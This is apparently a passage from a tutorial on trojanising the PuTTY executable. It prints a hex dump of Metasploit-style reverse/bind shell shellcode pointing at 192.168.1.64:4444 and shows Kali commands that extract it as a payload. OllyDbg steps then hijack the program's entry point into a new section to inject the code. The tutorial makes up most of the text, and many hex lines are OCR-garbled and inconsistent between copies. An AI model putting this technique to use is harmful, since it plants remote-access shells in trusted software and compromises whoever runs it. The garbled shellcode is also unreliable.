00000010: 520C 8B52 148B 7228 0FB7 4A26 31FF AC3C R..R..R(..J$1..<
00000020: 617C 022C 20C1 CF0D 01C7 E2F2 5257 8B52 a|., .....,RW,R
00000030: 108B 4A3C 8B4C 1178 E348 01D1 51BB 5920 ..J<.L.x.H..Q.Y
00000040: 01D3 8B49 18E3 3A49 8B34 8B01 D631 FFAC ...I..:I.4...1..
00000050: C1CF 0D01 C738 ED75 F603 7DF8 3B7D 2475 ....8.u...)$u
00000060: E458 8B58 2401 D366 8B0C 4B8B 581C 01D3 .X.X$..f..K.X...
00000070: 8B04 8B01 D089 4424 245B 5B61 595A 51FF ....D$${[f$Y$Q,
00000080: E05F SFSA 8B12 EBBD 5D68 3332 0000 6877 .__Z...]h32..hw
00000090: 7332 5F54 6B4C 7726 0789 E8FF D0B8 9001 s2.ThLw6......
000000a0: 0000 29C4 5450 6B29 806B 00FF D56A 0A68 ..).TPh).K..j.h
000000b0: C0A8 0140 6B02 0011 5C89 E650 5050 5040 ...0h...).PPP$0
000000c0: 5040 5068 EA0F DF00 FFD5 976A 1056 5768 P@Ph.....j.VWh
000000d0: 99A5 7461 FFD5 8500 740A FF4E 0875 ECE8 ..ta....t..N.u..
000000e0: 6700 0000 6A00 6A04 5657 6B02 D9C8 SFFF g...j..j.VWh..._.
000000f0: D583 F800 7E36 8B36 6A40 6B00 1000 0056 ....~6.6j0h....V
00000100: 6A00 6B58 A453 E5FF D593 536A 0056 5357 j.hX.S....Sj.VSw
00000110: 6B02 D9C8 SFFF D583 F800 7D28 5868 0040 h.......)($h.8
00000120: 0000 6A00 5068 0B2F 0F30 FFD5 5768 756E ..j.Ph/.O..Whun
00000130: 4D61 FFD5 5E5E FFOC 240F 8570 FFFF FFE9 Ma.^..$.p....
00000140: 9BFF FFFF 01C3 29C6 75C1 C3BB F0B5 A256 .....).u....V
00000150: 6A00 53FF D5 j.S..
```

Here we want to extract only the middle part (hex dump) of the file shell_bind_tcp. This dump is in columns 2-9. For that we are going to use cut command. Here the fields 2-10 excludes the 10, providing columns 2-9.


```
root@kali:~# xxd -u meterpreter_reverse_bind | cut --delimiter="" --fields=2-10
FC08 8200 0000 6089 E531 C064 0B50 308B
520C 8852 148B 7228 0FB7 4A26 31FF AC3C
617C 022C 20C1 CF0D 01C7 E2F2 5257 8B52
108B 4A3C 8B4C 1178 E348 01D1 518B 5920
01D3 8B49 18E3 3449 8B34 8B01 D631 FFAC
C1CF 0D01 C738 E075 F603 7DF8 3B7D 2475
E458 8B58 2401 D366 8B01 4B8B 581C 01D3
8B04 8B01 D089 4424 245E 5B61 595A 51FF
E05F 5F5A 8B12 E8BD 5D68 3332 0000 6877
7332 5F54 684C 7726 0789 E8FF D0B8 9001
0000 29C4 5450 6829 806B 00FF D56A 0A68
C0A8 0140 6802 0011 5C89 E650 5050 5040
5040 5068 EAOF DFFD 976A 1056 5768
99A5 7461 FFD5 85C0 740A FF4E 0875 ECE8
6700 0000 6A00 6A04 5657 6802 D9C8 5FFF
D583 F800 7E36 8B36 6A40 6800 1000 0056
6A00 6858 A453 E5FF D593 536A 0056 5357
6B02 D9C8 5FFF D583 F800 7D28 5868 0040
0000 6A00 5068 0B2F 0F30 FFD5 5768 756E
4D61 FFD5 5E5E FFOC 240F 8570 FFFF FFE9
9BFF FFFF 01C3 29C6 75C1 C3BB F0B5 A256
6A00 53FF D5
root@kali:~#
```

Tr is a command line-utility in Linux and Unix systems that translates, deletes and squeezes characters from the standard input and writes the result to the standard output.

Using tr command we are going to delete all the spaces.

```
root@kali:~# xxd -u meterpreter_reverse_bind | cut --delimiter="" --fields=2-10 | tr -d " "
FC08820000006089E531C0648B50308B
520CB2148B72280FB74A2631FFAC3C
617C022C20C1CF0D01C7E2F252578B52
108B4A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D631FFAC
C1CF0D01C738E075F6037DF83B7D2475
E4588B582401D366B80C4B8B581C01D3
8B048B01D0894424245B5B61595A51FF
E05FSF5A8B12EB8D5D68333200006877
7325F54684C77260789E6FFD0B89001
000029C454506829B06B00FFD56A0A68
C0A80140680200115C89E650505040
504C5068EAOFDFE0FFD5976A10565768
99A57461FFDS85C0740AFF4E0875ECE8
670000006A006A0456576802D9C85FFF
D583F8007E36B366A40680010000056
6A006858A453E5FFD593536A00565357
6B02D9C85FFF563F8007D2858680040
00006A0050680B2F0F30FFD55768756E
4D61FFD55E5EFFOC240F8570FFFFFE9
9BFFFFFF01C329C675C1C3BBF0B5A256
6A0053FFD5
root@kali:~#
```

Copy the output to notepad for future use.



```
root@kali:~# xxd -u meterpreter reverse_bind | cut --delimiter="" --fields=2-10 | tr -d "
FCE882000006089E531C0648B50308B
520C8B52148B72280FB742A631FFAC3C
617C022C20C1CFDD01C7EF252578B52
10884A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D631FFAC
C1CFDD01C738E075F6037DF83B7D2475
E4588B582401D3668B0C4B8B581C01D3
8B048B01D0894424245B5861595A51FF
E057FS5A8B12EB8D5D6833320006877
73325F54684C77260789E8FFD0B89001
00029C454506829806B00FFD56A0A68
C0A80140680200115C89E650505040
50405068EA0FDFFD5976A10565768
99A57461FFD585C0740AFF4E0875EC8E
670000006A006A0456576802D9C85FFF
D583F8007E368B366A40680010000056
6A0D6858A453E5FD593536A00565357
6802D9C85FFF583F8007D2858680040
0006A0050680B2F0F30FFD55768756E
4D61FFD55SEFFOC240F8570FFFFFE9
98FFFFFF01C329C675C1C3BBF0B5A256
6A0053FFD5
root@kali:~# 
```


Untitled - Notepad

Payload:


```
FCE882000006089E531C0648B50308B
520C8B52148B72280FB742A631FFAC3C
617C022C20C1CFDD01C7EF252578B52
10884A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D631FFAC
C1CFDD01C738E075F6037DF83B7D2475
E4588B582401D3668B0C4B8B581C01D3
8B048B01D0894424245B5861595A51FF
E057FS5A8B12EB8D5D6833320006877
73325F54684C77260789E8FFD0B89001
00029C454506829806B00FFD56A0A68
C0A80140680200115C89E650505040
50405068EA0FDFFD5976A10565768
99A57461FFD585C0740AFF4E0875EC8E
670000006A006A0456576802D9C85FFF
D583F8007E368B366A40680010000056
6A0D6858A453E5FD593536A00565357
6802D9C85FFF583F8007D2858680040
0006A0050680B2F0F30FFD55768756E
4D61FFD55SEFFOC240F8570FFFFFE9
98FFFFFF01C329C675C1C3BBF0B5A256
6A0053FFD5
```

Injecting Code


Launch the Olly debugger and open preprocessed putty4.exe in it.



Opened putty3.exe looks like the following.



Click on the M button below the menu bar to get memory dump of the executable. Here highlighted porting displays the new section added (.NewSec).
Copy the starting address of section .NewSec.



Get back to the putty3.exe main thread window and select the first address of putty3.exe '0046F4C6' right click -> Assemble or press spacebar.

In the "Assemble" box, enter this command, as shown below:


CALL 004C7000

Click the Assemble button.


Click the Cancel button.

The MOV instruction has been replaced by this instruction, as shown below:


CALL putty2.004c7000




Copy the next three statements which represent original entry point of the putty2.exe and store in the notepad for future use.




Now right click on the modified starting address, then select Copy to executable -> selection.



Now save the selection to get modified executable file (putty4.1.exe).



Press F7 to get to the newly created section for injecting code and reach “004C7000”.



The screenshot shows the OllyDbg debugger interface with the following details:


- Assembly pane:** Displays assembly code for the module putty4_1.exe. The code includes instructions like NOP, ADD, XOR, POP, PUSH, AND, CMP, DEC, ADD, and RETN.
- Registers pane:** Shows CPU registers in hex format. The EIP register contains the address 00464FC6, which corresponds to the module entry point.
- Registers (FPU) pane:** Shows floating-point unit registers.
- Memory dump pane:** Shows memory dump information for address 0045C5000, including hex, dump, ASCII, and RGBII columns.
- Registers pane (bottom):** Shows CPU registers in decimal format.
- Status bar:** Shows the status "Paused" at the bottom right.

Select sizeable amount of addresses and fill all of them with NOPs.

